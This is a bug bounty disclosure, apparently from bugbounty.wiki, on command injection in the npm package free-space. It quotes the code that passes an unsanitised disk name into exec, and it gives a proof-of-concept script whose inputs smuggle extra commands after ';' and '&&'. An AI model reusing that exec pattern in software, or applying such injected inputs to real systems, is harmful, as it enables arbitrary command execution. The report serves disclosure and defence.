[@knutkirkhorn/free-space] - Command Injection through Lack of Sanitization
The free-space npm module passes a user-supplied disk name directly into a shell command without sanitisation, allowing an attacker to execute arbitrary commands on Unix systems. This could lead to information gathering, system enumeration, and further execution of scripts or binaries.

- Fixed in 22 days
- Disclosed after 46 days
I would like to report Command Injection in the free-space module.
It allows arbitrary shell command execution on Unix-based systems
Module
module name: free-space
version: 1.2.0
npm page: https://www.npmjs.com/package/free-space
Module Description
Get the amount of free space for a drive
Module Stats
24 Weekly Downloads
Vulnerability
Vulnerability Description
The issue is triggered due to the lack of sanitization of the input parameter of the library's exported anonymous function.
The exported function, when given a parameter checks what platform the code is being run on and sends that parameter to a function call in either lib/unix.js or lib/windows/js.
The vulnerability exists in lib/unix.js which directly uses the user-input parameter: disk in the template string that ultimately gets exec-ed.
Below is the library's ```index.js``:
'use strict';
const systemDisk = require('system-disk');
const windows = require('./lib/windows.js');
const unix = require('./lib/unix.js');

module.exports = disk => {
    if (disk === undefined) {
        return new Promise(resolve => {
            systemDisk().then(newDisk => {
                disk = newDisk;

                if (process.platform === 'win32') {
                    resolve(windows(disk));
                } else {
                    resolve(unix(disk));
                }
            });
        });
    } else {                   // this code executes if a parameter is passed to this function
        if (typeof disk !== 'string') {
            throw new TypeError('Invalid input');
        }

        if (process.platform === 'win32') {    // calls lib/windows.js with the input parameter
            return windows(disk);
        }

        return unix(disk);    // calls lib/unix.js with the input parameter
    }
};
Below is the bug in lib/unix.js:
'use strict';
const {exec} = require('child_process');

module.exports = disk => {
    return new Promise((resolve, reject) => {
        exec(`df -k | grep ^${disk} | awk '{print $4}'`, (err, stdout, stderr) => { // 'disk' is the parameter passed here from the library's exported call
            if (stderr) {
                reject(new Error('Something wrong happened'));
                return;
            }

            if (stdout.length === 0 || err) {
                reject(new Error('Could not find disk: ' + disk));
            }

            resolve(parseInt(stdout, 10) * 1024);
        });
    });
};
Due to the parameter directly being passed to exec, a ;or && followed by commands will cause each command after the delimiting character to be executed.
Steps To Reproduce:
Create testing directory: mkdir free-space-poc
Install package: npm install (@)knutkirkhorn/free-space
Create the following script - test.js in the testing directory:
const freeSpace = require('@knutkirkhorn/free-space');

freeSpace(' && echo AMPERSAND_EXEC > ./CODEEXEC').then(bytes => {
    console.log('AMPERSAND: Free space: ' + bytes + '\n');
});

freeSpace(' ; echo SEMICOLON_EXEC >> ./CODEEXEC').then(bytes => {
    console.log('SEMICOLON: Free space: ' + bytes + '\n');
});

Execute with nodejs test.js
List the directory with ls
You will see the file CODEEXEC has been created in the current directory with output from injected commands. cat CODEEXEC
Patch
Sanitize the disk parameter before passing it into exec in lib/unix.js - Cut out everything after a ; and && and ensure that the disk does exist before calling exec.
Supporting Material/References:
- Operating System Version: Ubuntu 18.04.4 LTS
- NodeJS Version: v8.10.0
- NPM Version: 6.14.7
Wrap up
- I contacted the maintainer to let them know: N
- I opened an issue in the related repository: N
Thank you for your time.
Impact
Command Injection can lead to information gathering, system enumeration and further execution of scripts/binaries.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could execute arbitrary commands on Unix-based systems, leading to information gathering, system enumeration, and further execution of scripts or binaries.
What the attacker needed
Unix-based system; Ability to pass input to the free-space function
The fix
The disk parameter should be sanitised before being passed to exec, for example by removing everything after a semicolon or double ampersand and ensuring the disk exists.
How it was found
- Create a testing directory and install the package.
- Create a test script that calls the exported function with a crafted disk string containing a shell metacharacter and a command.
- Run the script with node.
- List the directory to see the created file.
- Read the file to confirm the injected command executed.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This package lets you check free disk space. It takes a disk name from the user and puts it into a system command without cleaning it first. Because of that, someone can add extra commands after a semicolon or double ampersand, and those commands will run on the server.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.




